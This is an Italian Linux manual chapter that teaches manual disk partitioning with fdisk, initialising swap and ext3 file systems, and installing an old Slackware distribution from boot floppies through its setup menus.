Nella parte x vengono descritti alcuni sistemi GNU/Linux avviabili da CD o da DVD, che si prestano ottimamente per operazioni di manutenzione generali o anche solo per la preparazione delle partizioni, come viene descritto in questo capitolo.

Le distribuzioni più comuni sono in grado di gestire tutto all'interno delle procedure di installazione, ma spesso, in questo modo, si ignora il senso di ciò che si fa. Prima di installare GNU/Linux la prima volta, occorrerebbe apprendere l'uso dei programmi per la creazione e la modifica delle partizioni; inoltre è opportuno conoscere il modo in cui queste possono essere inizializzate.

45.9.1 Preparazione manuale delle partizioni

Il programma principale per la creazione delle partizioni è '**`fdisk`**', con un'impostazione elementare, a riga di comando. Contrariamente a ciò che si potrebbe pensare, un programma del genere è il più adatto al principiante, perché non dà nulla per scontato, mentre altri programmi più elaborati presumono che alcuni concetti sulle partizioni dei dischi siano già chiari.

Qui viene mostrato l'uso del vecchio '**`fdisk`**',[1] con un esempio completo, dove l'unità di memorizzazione di massa è un disco ATA. Anche se questo programma sta scomparendo dai dischi di installazione delle distribuzioni, resta quello più semplice da descrivere; inoltre l'apprendimento del suo utilizzo facilita la comprensione degli altri programmi alternativi.

`fdisk` [***dispositivo***]

Il programma '**`fdisk`**' riceve come argomento il nome del file di dispositivo che si riferisce all'unità di memorizzazione nel suo complesso, dal momento che agisce proprio sulle partizioni e non all'interno di queste ultime. Supponendo di lavorare sul primo disco fisso PATA, all'interno del quale è presente una partizione Dos-FAT ridotta per fare spazio a GNU/Linux, si deve avviare '**`fdisk`**' nel modo seguente:

`#` **`fdisk /dev/hda`** [*Invio*]

Il programma '**`fdisk`**' risponde mostrando un invito particolare:

```
Command (m for help):
```

Il programma '**`fdisk`**' accetta comandi composti da una sola lettera e per vederne un breve promemoria basta utilizzare il comando '**`m`**'.

`Command (m for help):` **`m`** [*Invio*]

```
Command action
   a   toggle a bootable flag
   b   edit bsd disklabel
   c   toggle the dos compatibility flag
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   o   create a new empty DOS partition table
   p   print the partition table
   q   quit without saving changes
   s   create a new empty Sun disklabel
   t   change a partition's system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

La prima cosa da fare è accertarsi della situazione iniziale della propria unità di memoriz-

zazione; a questo proposito il comando '**p**' permette di visualizzare l'elenco delle partizioni esistenti:

```
Command (m for help): p[Invio]

  Disk /dev/hda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

      Device Boot      Start         End      Blocks   Id  System
  /dev/hda1    *           1      700000   352799968+   7  HPFS/NTFS
  /dev/hda2           700001     1572864   439923456    b  W95 FAT32
```

Si vogliono eliminare entrambe le partizioni, cominciando dalla prima:

```
Command (m for help): d[Invio]

Partition number (1-4): 1[Invio]
```

A questo punto resta solo la seconda partizione:

```
Command (m for help): p[Invio]

  Disk /dev/hda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

      Device Boot      Start         End      Blocks   Id  System
  /dev/hda2           700001     1572864   439923456    b  W95 FAT32
```

Si elimina anche la seconda partizione, ma in tal caso non viene richiesto di indicare quale eliminare, in quanto ne rimane una sola:

```
Command (m for help): d[Invio]

  Selected partition 2

Command (m for help): p[Invio]

  Disk /dev/hda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

      Device Boot      Start         End      Blocks   Id  System
```

Si procede definendo una partizione iniziale per l'avvio del sistema:

```
Command (m for help): n[Invio]
```

```
Command action
   e   extended
   p   primary partition (1-4)
```

In questo caso si seleziona un tipo di partizione primaria.

p [*Invio*]

```
Partition number (1-4):
```

Trattandosi della prima partizione, si inserisce il numero uno.

`Partition number (1-4):` **1** [*Invio*]

Viene richiesta quindi l'indicazione del primo cilindro a partire dal quale deve iniziare la nuova partizione. Vengono già proposti il valore minimo e quello massimo.

`First cylinder (1-1572864, default 1):` **1** [*Invio*]

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione minima della partizione. In questo caso si indica come ultimo cilindro proprio il 1023-esimo, per garantire l'accessibilità dei file alle funzioni del BIOS:

`Last cylinder or +size or +sizeM or +sizeK (1-1572864, ↩`
`↪default 1572864):` **1023** [*Invio*]

Per visualizzare il risultato basta utilizzare il solito comando '`p`'.

```
Disk /dev/hda: 811.7 GB, 811748818944 bytes
16 heads, 63 sectors/track, 1572864 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

    Device Boot      Start         End      Blocks   Id  System
/dev/hda1                1        1023      515560+  83  Linux
```

Si vuole aggiungere una partizione molto grande, con lo scopo di ospitare tutto il resto del sistema GNU/Linux, compresi i dati personali, lasciando un po' di spazio alla fine per una partizione di scambio:

`Command (m for help):` **n** [*Invio*]

```
Command action
   e   extended
   p   primary partition (1-4)
```

Anche in questo caso si seleziona un tipo di partizione primaria.

p [*Invio*]

```
Partition number (1-4):
```

Trattandosi della seconda partizione, si inserisce il numero due.

`Partition number (1-4):` **2** [*Invio*]

Il cilindro iniziale viene lasciato al valore predefinito:

```
First cylinder (1024-1572864, default 1024): [Invio]
```

```
  Using default value 1024
```

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione approssimativa della partizione. In questo caso si richiede una dimensione di circa 810 Gibyte.

```
Last cylinder or +size or +sizeM or +sizeK (1024-1572864, ↩
↪default 1572864): +810G[Invio]
```

Ecco il risultato:

```
Command (m for help): p[Invio]
```

```
  Disk /dev/hda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

      Device Boot      Start         End      Blocks   Id  System
  /dev/hda1                1        1023      515560+  83  Linux
  /dev/hda2             1024     1570499   791015904   83  Linux
```

Come già accennato, nella parte rimanente dell'unità, si vuole inserire una partizione di scambio; per la precisione, si decide di indicarla come quarta partizione primaria:

```
Command (m for help): n[Invio]
```

```
  Command action
     e   extended
     p   primary partition (1-4)
```

```
p[Invio]
```

```
Partition number (1-4): 4
```

```
First cylinder (1570500-1572864, default 1570500): [Invio]
```

```
  Using default value 1570500
```

```
Last cylinder or +size or +sizeM or +sizeK (1570500-1572864, ↩
↪default 1572864): [Invio]
```

```
  Using default value 1572864
```

```
Command (m for help): p[Invio]
```

```
Disk /dev/hda: 811.7 GB, 811748818944 bytes
16 heads, 63 sectors/track, 1572864 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/hda1               1        1023      515560+  83  Linux
/dev/hda2            1024     1570499   791015904   83  Linux
/dev/hda4         1570500     1572864     1191960   83  Linux
```

Come si vede, anche in questo caso è stata aggiunta una partizione di tipo Linux-nativa, che è adatta ad accogliere un file system Second-extended (Ext2 o Ext3) e non lo scambio della memoria, quindi occorre cambiare il tipo di identificazione della partizione:

Command (m for help): **t**[*Invio*]

Partition number (1-4): **2**[*Invio*]

Hex code (type L to list codes):

Come suggerito, conviene visualizzare l'elenco dei codici.

Hex code (type L to list codes): **L**[*Invio*]

```
 0  Empty           1e  Hidden W95 FAT1 80  Old Minix       be  Solaris boot
 1  FAT12           24  NEC DOS         81  Minix / old Lin bf  Solaris
 2  XENIX root      39  Plan 9          82  Linux swap / So c1  DRDOS/sec (FAT-
 3  XENIX usr       3c  PartitionMagic  83  Linux           c4  DRDOS/sec (FAT-
 4  FAT16 <32M      40  Venix 80286     84  OS/2 hidden C:  c6  DRDOS/sec (FAT-
 5  Extended        41  PPC PReP Boot   85  Linux extended  c7  Syrinx
 6  FAT16           42  SFS             86  NTFS volume set da  Non-FS data
 7  HPFS/NTFS       4d  QNX4.x          87  NTFS volume set db  CP/M / CTOS / .
 8  AIX             4e  QNX4.x 2nd part 88  Linux plaintext de  Dell Utility
 9  AIX bootable    4f  QNX4.x 3rd part 8e  Linux LVM       df  BootIt
 a  OS/2 Boot Manag 50  OnTrack DM      93  Amoeba          e1  DOS access
 b  W95 FAT32       51  OnTrack DM6 Aux 94  Amoeba BBT      e3  DOS R/O
 c  W95 FAT32 (LBA) 52  CP/M            9f  BSD/OS          e4  SpeedStor
 e  W95 FAT16 (LBA) 53  OnTrack DM6 Aux a0  IBM Thinkpad hi eb  BeOS fs
 f  W95 Ext'd (LBA) 54  OnTrackDM6      a5  FreeBSD         ee  EFI GPT
10  OPUS            55  EZ-Drive        a6  OpenBSD         ef  EFI (FAT-12/16/
11  Hidden FAT12    56  Golden Bow      a7  NeXTSTEP        f0  Linux/PA-RISC b
12  Compaq diagnost 5c  Priam Edisk     a8  Darwin UFS      f1  SpeedStor
14  Hidden FAT16 <3 61  SpeedStor       a9  NetBSD          f4  SpeedStor
16  Hidden FAT16    63  GNU HURD or Sys ab  Darwin boot     f2  DOS secondary
17  Hidden HPFS/NTF 64  Novell Netware  b7  BSDI fs         fd  Linux raid auto
18  AST SmartSleep  65  Novell Netware  b8  BSDI swap       fe  LANstep
1b  Hidden W95 FAT3 70  DiskSecure Mult bb  Boot Wizard hid ff  BBT
1c  Hidden W95 FAT3 75  PC/IX
```

Il codice di una partizione di scambio è 82_{16} e così viene indicato:

```
Hex code (type L to list codes): 82[Invio]

  Changed system type of partition 4 to 82 (Linux swap / Solaris)
```

```
Command (m for help): p[Invio]

  Disk /dev/hda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

      Device Boot      Start         End      Blocks   Id  System
  /dev/hda1                1        1023      515560+  83  Linux
  /dev/hda2             1024     1570499   791015904   83  Linux
  /dev/hda4          1570500     1572864     1191960   83  Linux swap / Solaris
```

Per registrare definitivamente le variazioni apportate si utilizza il comando '`w`'. Se invece si preferisce rinunciare, basta utilizzare il comando '`q`' che si limita a concludere l'esecuzione del programma annullando le operazioni svolte.

```
Command (m for help): w[Invio]

  The partition table has been altered!
  …
  Syncing disks.
  …
```

In una situazione reale è possibile che si vogliano utilizzare più partizioni per GNU/Linux. In questo senso potrebbe essere necessario l'utilizzo di partizioni estese, all'interno delle quali collocare varie partizioni logiche. Supponendo di avere un «pentimento» e di volere trasformare la partizione '`/dev/hda2`' in partizione estesa e di volervi collocare al suo interno due partizioni logiche per qualche scopo, si potrebbe agire nel modo che viene illustrato di seguito:

```
Command (m for help): d[Invio]

Partition number (1-4): 2[Invio]

Command (m for help): n[Invio]

  Command action
     e   extended
     p   primary partition (1-4)
```

In questo caso si tratta di una partizione estesa da suddividere e il procedimento è identico a quello per la creazione di una partizione primaria:

```
e[Invio]

Partition number (1-4): 2[Invio]

First cylinder (1024-1572864, default 1024): [Invio]
```

```
  Using default value 1024

Last cylinder or +size or +sizeM or +sizeK (1024-1570499, ↩
↪default 1570499): [Invio]


  Using default value 1570499

Command (m for help): p[Invio]


  Disk /dev/hda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

      Device Boot      Start         End      Blocks   Id  System
  /dev/hda1                1        1023      515560+  83  Linux
  /dev/hda2             1024     1570499   791015904   83  Extended
  /dev/hda4          1570500     1572864     1191960   83  Linux swap / Solaris
```

Quindi, si deve scomporre la partizione estesa. Si suppone di volere creare due partizioni logiche; una di circa 100 Gibyte e l'altra dello spazio rimanente.

```
Command (m for help): n[Invio]


  Command action
     l   logical (5 or over)
     p   primary partition (1-4)
```

Si deve scegliere la lettera «l», per richiedere la creazione di una partizione logica.

```
l[Invio]
```

A differenza di quanto visto per le partizioni primarie, non viene più chiesto il numero della partizione:

```
First cylinder (1024-1570499, default 1024): [Invio]


  Using default value 1024

Last cylinder or +size or +sizeM or +sizeK (1024-1570499, ↩
↪default 1570499): +100G[Invio]

Command (m for help): n[Invio]


  Command action
     l   logical (5 or over)
     p   primary partition (1-4)

l[Invio]

First cylinder (194787-1570499, default 194787): [Invio]
```

```
  Using default value 194787
Last cylinder or +size or +sizeM or +sizeK (194787-1570499, ↩
↪default 1570499): [Invio]

  Using default value 1570499
Command (m for help): p[Invio]

  Disk /dev/hda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

      Device Boot      Start         End      Blocks   Id  System
  /dev/hda1                1        1023      515560+  83  Linux
  /dev/hda2             1024     1570499   791015904   83  Extended
  /dev/hda4          1570500     1572864     1191960   83  Linux swap / Solaris
  /dev/hda5             1024      194786    97656520+  83  Linux
  /dev/hda6           194787     1570499   693359320+  83  Linux
```

45.9.2 Inizializzazione manuale delle partizioni e attivazione delle partizioni di scambio per la memoria virtuale

In generale, la procedura che si occupa di installare la distribuzione GNU/Linux, una volta definite le partizioni, si occupa anche di inizializzarle e di attivare lo scambio della memoria virtuale. In alcuni casi potrebbe essere conveniente fare tutto questo a mano. Seguendo l'esempio già visto, in cui è stata creata una partizione corrispondente al file di dispositivo '/dev/hda4' per lo scambio della memoria virtuale e due partizioni corrispondenti a '/dev/hda1' e '/dev/hda2' e per l'installazione del sistema, si può procedere come viene mostrato di seguito.

Di solito conviene cominciare con le partizioni di scambio; per la loro inizializzazione si utilizza '**mkswap**':[2]

```
# mkswap -c /dev/hda4[Invio]
```

Se necessario, di solito quando si ha a disposizione poca memoria centrale, è possibile attivare subito l'utilizzo di questa partizione di scambio appena creata, per estendere la memoria virtuale, senza attendere che lo faccia la procedura di installazione. Ciò si ottiene attraverso il programma '**swapon**'.

```
# swapon /dev/hda4[Invio]
```

Dopo le partizioni di scambio, si può passare a quelle utilizzate per la realizzazione del file system, cioè quelle utilizzate per installarvi al loro interno il sistema operativo. Le partizioni di tipo Linux-nativa devono essere inizializzate attraverso il programma '**mkfs.ext3**':[3]

```
# mkfs.ext3 -c /dev/hda1[Invio]
```

```
# mkfs.ext3 -c /dev/hda2[Invio]
```

L'inizializzazione di una partizione deve riguardare solo le partizioni primarie o quelle logiche. Non è possibile inizializzare una partizione estesa, con l'intenzione di inizializzare simultaneamente tutte le partizioni logiche.

Al termine, le prime due partizioni contengono un file system Second-extended, in questo caso precisamente Ext3.

45.10 Riferimenti

- *Linux distributions*
  ⟨*http://www.linux.org/dist/*⟩

[1] **util-linux: fdisk** GNU GPL

[2] **util-linux: disk-utils** GNU GPL

[3] **e2fsprogs** GNU GPL

Capitolo 46

Installazione di una distribuzione Slackware

La distribuzione GNU/Linux Slackware è ancora attiva nonostante l'età e la sua forma piuttosto spartana. L'installazione di questa distribuzione richiede una certa confidenza con i sistemi Unix, o almeno una certa disponibilità; in questo capitolo si vuole descrivere in modo non troppo dettagliato il procedimento, per dare una visione generale della logica che c'è sotto. La lettura di questo capitolo, permette di comprendere anche l'utilizzo di altre procedure di installazione più semplici.

Nel capitolo si fa riferimento a una distribuzione Slackware degli anni 1990, installata in un elaboratore che dispone di un lettore CD/DVD di tipo ATAPI per l'installazione, usando per l'avvio dei dischetti.

In una distribuzione attuale è improbabile l'uso di dischetti di avvio, a causa delle dimensioni del kernel. Al loro posto si usano piuttosto CD o DVD autoavviabili.

46.1 Organizzazione dei dischetti di avvio

Per l'installazione di una distribuzione Slackware degli anni 1990, si può preparare una coppia di dischetti, dove il primo, definito *boot disk*, serve per l'avvio, mentre il secondo, il *root disk*, contiene un sistema minimo utile per l'installazione o per risolvere dei problemi in caso di emergenza.

I dischetti che si intendono utilizzare devono essere stati inizializzati, ma soprattutto devono essere privi di difetti. Anche se l'inizializzazione dei dischetti non riporta errori o settori danneggiati, ciò non basta a garantire che questi siano perfetti. Durante il loro utilizzo, nella fase di installazione, potrebbero mostrarsi delle segnalazioni di errore, oppure il sistema potrebbe bloccarsi durante l'avvio. In tali casi, conviene tentare nuovamente utilizzando dischetti differenti.

I dischetti si preparano a partire dai file-immagine, **senza decomprimerli**, anche se i nomi dei file in questione possono avere estensioni particolari, come '`.gz`'. Per una descrizione del modo in cui si riproducono i dischetti a partire dai file-immagine, si può rivedere il capitolo 45 (precisamente la sezione 45.4.1), oppure la sezione 176.

Una caratteristica molto importante della distribuzione Slackware è quella di avere predisposto una grande quantità di file-immagine per il dischetti di avvio, ognuna con un kernel diverso, più adatto per questo o quel dispositivo fisico. In tal modo non si fa uso di moduli (o almeno non troppi) e, al massimo, si possono inserire dei parametri di avvio se l'hardware non viene rilevato in modo automatico. In generale, l'immagine contenuta nel file '`bootdsks.144/bare.i`' è quella più adatta alle situazioni «normali», nel caso in cui si disponga di unità di memorizzazione ATA, compresi i lettori CD-ROM ATAPI. A ogni modo, nella directory che contiene i file delle immagini dei dischetti di avvio, sono contenuti dei file di testo che descrivono in modo chiaro le caratteristiche dei kernel contenuti nelle stesse.

Per quanto riguarda la scelta del dischetto contenente l'immagine del sistema operativo minimo, per l'installazione occorre scegliere il file-immagine '`rootdsks/color.gz`', a meno che si stia tentando un'installazione particolare, per la quale potrebbe essere disponibile un file specifico con un altro nome. Anche in questo caso sono disponibili dei file di testo che guidano alla scelta.

46.2 Avvio dai dischetti e preparazione all'installazione

Dopo aver preparato uno spazio sufficiente a contenere il sistema GNU/Linux nel disco fisso e dopo aver preparato la coppia di dischetti necessaria a cominciare, si può avviare il proprio elaboratore a partire dal dischetto di avvio, che è quello contenente il kernel.

Dopo la conclusione della fase diagnostica attivata dal BIOS, viene letto e caricato il dischetto di avvio e quindi visualizzato un messaggio introduttivo. Alla fine appare un invito particolare che permette di inserire istruzioni speciali da comunicare al kernel. Alcuni tipi di dispositivo richiedono l'indicazione di un'istruzione di questo genere perché il kernel possa riconoscerli. In questa fase potrebbe essere necessario indicare qualcosa per fare in modo che venga riconosciuto un lettore CD-ROM speciale, o un disco fisso SCSI. Per conoscere il modo corretto di dare queste istruzioni, occorre leggere la premessa che viene visualizzata.

```
DON'T SWITCH ANY DISKS YET! This prompt is just for entering extra parameters.
If you don't need to enter any parameters, hit ENTER to continue.
```

`boot:`

Di solito basta premere [*Invio*] senza indicare alcun parametro particolare:

`boot:` [*Invio*]

Viene quindi caricato il kernel contenuto nel dischetto e durante questa fase vengono visualizzate una serie di informazioni diagnostiche sui componenti hardware riconosciuti o meno. È da questi messaggi che si può capire se le unità di memorizzazione e di connessione alla rete che si vogliono utilizzare, sono riconosciute, così come dovrebbero, in base al tipo di file-immagine scelto per l'avvio.

Alla fine, appare il messaggio seguente che invita a sostituire il dischetto di avvio con quello contenente il sistema minimo (viene utilizzato il dischetto ottenuto dal file '`color.gz`').

```
VFS: Insert root floppy disk to be loaded into ramdisk and press ENTER
```

Appena è stato sostituito il dischetto si deve premere [*Invio*].

[*Invio*]

```
- You will need one or more partitions of type 'Linux native' prepared.  It is
  also recommended that you create a swap partition (type 'Linux swap') prior
  to installation.  For more information, run 'setup' and read the help file.

- If you're having problems that you think might be related to low memory (this
  is possible on machines with 8 or less megabytes of system memory), you can
  try activating a swap partition before you run setup.  After making a swap
  partition (type 82) with cfdisk or fdisk, activate it like this:
    mkswap /dev/<partition> ; swapon /dev/<partition>

- Once you have prepared the disk partitions for Linux, type 'setup' to begin
  the installation process.

- If you do not have a color monitor, type:  TERM=vt100
  before you start 'setup'.
```

```
You may now login as 'root'.
```

Dopo una serie di altre informazioni che riassumono le operazioni da compiere in casi particolari di installazione, appare il messaggio seguente che invita ad accedere al mini sistema appena avviato, utilizzando il nominativo-utente '**root**', per il quale non viene richiesta alcuna parola d'ordine.

```
You may now login as "root"
```

slakware login: **root** [*Invio*]

Dopo aver inserito il nominativo-utente '**root**' (e dopo aver premuto [*Invio*]), si ottiene l'invito della shell, rappresentato dal simbolo seguente:

```
#
```

Il messaggio introduttivo che precede la richiesta dell'inserimento del nominativo-utente, dà una serie di indicazioni sulle cose da fare prima di avviare lo script '**setup**' che inizia la procedura di installazione. È necessario utilizzare subito '**fdisk**', per definire le partizioni del disco fisso; eventualmente, è anche possibile attivare manualmente l'utilizzo di partizioni di scambio per estendere la memoria virtuale. Nel capitolo 45 viene mostrato come utilizzare '**fdisk**' a questo proposito, pertanto si rimanda alla sua lettura, nel caso ce ne fosse bisogno.

46.3 Avvio della procedura di installazione

Dopo la preparazione delle partizioni, il lavoro più importante è già fatto e si è pronti per iniziare l'installazione vera e propria di del sistema GNU/Linux attraverso lo script '**setup**'. Prima però, può essere il caso di porgere attenzione allo schermo: se si dispone di un monitor monocromatico, conviene modificare il contenuto della variabile '**TERM**', per esempio nel modo seguente:

TERM=vt100 [*Invio*]

Per avviare lo script di installazione, non servono opzioni:

setup [*Invio*]

Si ottiene la visualizzazione del menù generale della procedura di installazione, come si vede nella figura 46.5.

Figura 46.5. Menù generale della procedura di installazione.

```
.------------------------ Slackware Linux Setup -----------------------.
| Welcome to Slackware Linux Setup.                                    |
| Select an option below using the UP/DOWN keys and SPACE or ENTER.    |
| Alternate keys may also be used: '+', '-', and TAB.                  |
| .------------------------------------------------------------------. |
| |   HELP       Read the Slackware Setup HELP file                   | |
| |   KEYMAP     Remap your keyboard if you're not using a US one     | |
| |   ADDSWAP    Set up your swap partition(s)                        | |
| |   TARGET     Set up your target partitions                        | |
| |   SOURCE     Select source media                                  | |
| |   SELECT     Select categories of software to install             | |
| |   INSTALL    Install selected software                            | |
| |   CONFIGURE  Reconfigure your Linux system                        | |
| |   EXIT       Exit Slackware Linux Setup                           | |
| `------------------------------------------------------------------' |
|----------------------------------------------------------------------|
|                        <  OK  >      <Cancel>                        |
`----------------------------------------------------------------------'
```

Per l'interazione con l'utilizzatore, lo script '**`setup`**' fa uso del programma '**`dialog`**', con il quale si generano facilmente delle finestre di dialogo, anche se solo per lo schermo a caratteri. Appare generalmente un cursore, o una zona evidenziata, che rappresenta un'opzione attiva o semplicemente la posizione corrente a cui possono fare riferimento i comandi della tastiera. Si possono utilizzare le tecniche consuete per interagire con questo programma: i tasti freccia spostano il cursore nella direzione della freccia; il tasto [*Tab*] permette di passare da un elemento all'altro; per selezionare un pulsante grafico occorre posizionare il cursore sul pulsante stesso e quindi premere [*Invio*]; per selezionare una voce da una lista, occorre posizionare il cursore sulla voce desiderata e successivamente si deve premere [*Invio*]; per selezionare o deselezionare una casella di selezione (*check box*), si deve posizionare il cursore sulla casella desiderata e premere la [*barra spaziatrice*].

Questo script può essere utilizzato anche all'interno di un sistema GNU/Linux già installato e funzionante. In tal caso, il menù cambia leggermente e alcune opzioni hanno un comportamento un po' diverso.

La sequenza delle voci del menù iniziale suggerisce l'ordine in cui dovrebbero essere svolte le operazioni. La prima cosa da fare dovrebbe essere la lettura della guida, corrispondente alla voce *`HELP`*, per essere informati sulle ultime novità e sulle cose a cui si deve prestare attenzione; quindi è opportuno configurare subito la tastiera con l'aiuto della voce *`KEYMAP`*.

46.3.1 Configurazione della partizione di scambio

Si suppone che la partizione di scambio sia già stata creata prima di avviare la procedura di installazione. In questa fase è importante definirne l'utilizzo e la sua attivazione. Si fa questo selezionando la voce *`ADDSWAP`* del menù iniziale (vi si porta sopra il cursore e quindi si seleziona il pulsante grafico `OK`).

La procedura mostra l'elenco delle partizioni di scambio ritrovate, per esempio quello seguente:

```
Slackware setup has detected a swap partition:

   Device Boot    Begin     Start       End    Blocks    Id  System
/dev/hda2            83        83       148     33264    82  Linux swap

Do you wish to install this as your swap partition?
```

La risposta a questa domanda è un sì:

YES

La procedura si premura di avvisare che occorre fare attenzione a non inizializzare e nemmeno attivare una partizione di scambio già attivata, con o senza l'ausilio della procedura stessa:

```
IMPORTANT NOTE: if you have already made any of your swap
partitions active (using the swapon command), then you
should not allow Setup to use mkswap on your swap partitions,
because it may corrupt memory pages that are currently
swapped out. Instead, you will have to make shure that your
swap partitions have been prepared (with mkswap) before they
will work. You might want to do this to any inactive swap
partitions before you reboot.
```

OK

La procedura di installazione, dopo l'avvertimento appena riportato, chiede se si intende inizializzare le partizioni attraverso l'utilizzo di '**`mkswap`**':

```
Do you want Setup to use mkswap on your swap partitions?
```

YES

```
Your swapspace has been configured. This information will
be added to your /etc/fstab:

/dev/hda2      swap        swap        defaults   1   1
```

OK

Al termine, la procedura di installazione propone di proseguire consigliando la prossima fase, quella corrispondente alla voce *TARGET* del menù iniziale.

46.3.2 Selezione delle partizioni di tipo Linux-nativa

Dal menù generale della procedura di installazione si può selezionare la voce *TARGET*: si ottiene la visualizzazione di tutte le partizioni di tipo Linux-nativa ovvero quelle corrispondenti al codice 83_{16}. Nel caso mostrato dall'esempio, si tratta di un'unica partizione primaria:

```
Please select a partition from the following list to use for
your root (/) Linux partition.

        /dev/hda3  Linux native, 441504K
        ---- (add none, continue with setup)
        ---- (add none, continue with setup)
        ---- (add none, continue with setup)
```

La partizione principale (*root*) è quella che serve ad avviare il sistema. Nella maggior parte dei casi è anche l'unica. L'elenco di partizioni, in questo caso si tratta di un elenco di un'unica partizione, si comporta come un menù: si tratta di selezionare la prima e unica partizione portandoci sopra il cursore con l'aiuto dei tasti [*freccia su*] o [*freccia giù*] e selezionando il pulsante grafico OK.

Quindi, la procedura di installazione propone di inizializzare o controllare la partizione:

```
Format   Quick format with no bad block checking
Check    Slow format that checks for bad blocks
No       No, do not format this partition
```

La prima delle scelte corrisponde all'esecuzione di '**`mke2fs`**', la seconda all'esecuzione di '**`mke2fs -c`**', la terza non esegue alcuna inizializzazione. Se la partizione è già stata inizializzata in precedenza, magari in modo manuale, non occorre ripetere l'operazione, ma se viene ripetuta non comporta inconvenienti. La scelta si fa spostando il cursore sulla voce desiderata e selezionando il pulsante grafico OK.

Quando si vuole scomporre il file system in più partizioni, è necessario collegarle insieme, specificando i vari punti di innesto. Per questo motivo, se la procedura di installazione rivela la presenza di più partizioni di tipo Linux-nativa (83_{16}), dopo l'indicazione della partizione principale richiede la selezione delle altre partizioni con l'indicazione di una directory di destinazione. In pratica, quella partizione va a contenere tutti i dati a partire da quella directory.

46.3.3 Selezione della fonte della distribuzione GNU/Linux

Attraverso questa fase, si informa la procedura di installazione della posizione in cui si trovano i file della distribuzione GNU/Linux da utilizzare per l'installazione. Dal menù generale si seleziona l'opzione *`SOURCE`*. Viene proposto un menù di scelta dell'origine:

```
1  Install from a Slackware CD-ROM
2  Install from a hard drive partition
3  Install via NFS
4  Install from a pre-mounted directory
5  Install from floppy disks (A and N series only)
```

Come indicato all'inizio del capitolo, si fa riferimento solo all'installazione da CD-ROM.

1 OK

Viene proposta la possibilità di cercare automaticamente l'unità in cui è stato inserito il CD-ROM, oppure di indicare dove sia:

```
auto     Scan for the CD-ROM drive automatically
manual   Manually select CD-ROM device
```

Volendo scegliere la voce *`manual`* dall'elenco proposto, si ottiene un altro elenco contenente i nomi dei file di dispositivo riferiti a tutti i lettori che potrebbero esistere:

```
custom          Type in the CD-ROM device to use
/dev/hdb        CD-ROM slave on first IDE bus
/dev/hda        CD-ROM master on first IDE bus (unlikely)
/dev/hdc        CD-ROM master on second IDE bus
/dev/hdd        CD-ROM slave on second IDE bus
    …
/dev/scd0       First SCSI CD-ROM drive
/dev/scd1       Second SCSI CD-ROM drive
    …
/dev/pcd0       First parallel port ATAPI CD
/dev/pcd1       Second parallel port ATAPI CD
    …
/dev/aztcd      Non-IDE Aztech CD-ROM
/dev/cdu535     Sony CDU-535 CD-ROM
/dev/gscd       Non-IDE GoldStar CD-ROM
/dev/sonycd     Sony CDU-31a CD-ROM
    …
```

Se si suppone che il lettore sia collocato nella terza unità ATA, si deve selezionare `/dev/hdc`. Dopo la selezione del dispositivo, se il CD-ROM della distribuzione viene individuato effettivamente, si passa all'indicazione del modo in cui deve essere fatta l'installazione:

```
slakware        Normal installation to hard drive (best performance)
slaktest        Link /usr -> /cdrom/live/usr to run mostly from CD
custom          Install from a custom directory
help            Read the installation method help file
```

In condizioni normali si seleziona la modalità `slakware`, che comporta l'installazione completa nel disco fisso.

46.3.4 Selezione dei gruppi di pacchetti da installare

Attraverso questa fase, a cui si accede dalla voce `SELECT` del menù generale, si identificano le categorie delle applicazioni GNU/Linux da installare nel disco fisso. Viene proposto un elenco nel quale alcune categorie raccomandate appaiono già selezionate:

```
[X] A     Base Linux system
[X] AP    Various Applications that do not need X
[X] D     Program Development (C, C++, Lisp, Perl, etc.)
[X] E     GNU Emacs
[X] F     FAQ lists, HOWTO documentation
[X] K     Linux kernel source
[X] N     Networking (TCP/IP, UUCP, Mail, News)
[X] T     TeX typesetting software
[X] TCL   Tcl/Tk script languages
[X] X     XFree86 X Window System
[X] XAP   X Applications
[ ] XD    X Server development kit
[X] XV    XView (OpenLook Window Manager, apps)
[X] Y     Games (that do not require X)
```

Per selezionare o deselezionare una categoria, è possibile portarvi sopra il cursore e usare la [*barra spaziatrice*]; una volta segnati i gruppi che si intendono installare si conferma con il

pulsante grafico OK. Naturalmente, finché non si ha una buona esperienza, conviene lasciare le scelte predefinite.

46.3.5 Installazione dei pacchetti e del kernel

Dopo la selezione delle categorie si può passare all'installazione vera e propria: direttamente dopo la selezione o a partire dal menù generale selezionando la voce *INSTALL*. Viene quindi visualizzato un altro menù che permette di scegliere il modo con cui si vuole procedere all'installazione dei vari pacchetti all'interno delle categorie prescelte:

```
full            Install everything (up to 386 MB of software)
newbie          Use verbose prompting (and follow tagfiles)
menu            Choose groups of packages from interactive menus
expert          Choose individual packages from interactive menus
custom          Use custom tagfiles in the package directories
tagpath         Use tagfiles in the subdirectories of a custom path
help            Read the prompt mode help file
```

La scelta più comoda, almeno per gli utilizzatori normali, è la voce *full*. A questo punto inizia l'installazione dei pacchetti, al termine della quale viene richiesto espressamente di specificare quale kernel deve essere installato:

```
bootdisk        Use the kernel from the installation bootdisk
cdrom           Use a kernel from the Slackware CD
floppy          Install a zImage or bzImage from a DOS floppy
skip            Skip this menu and use the default /vmlinuz
```

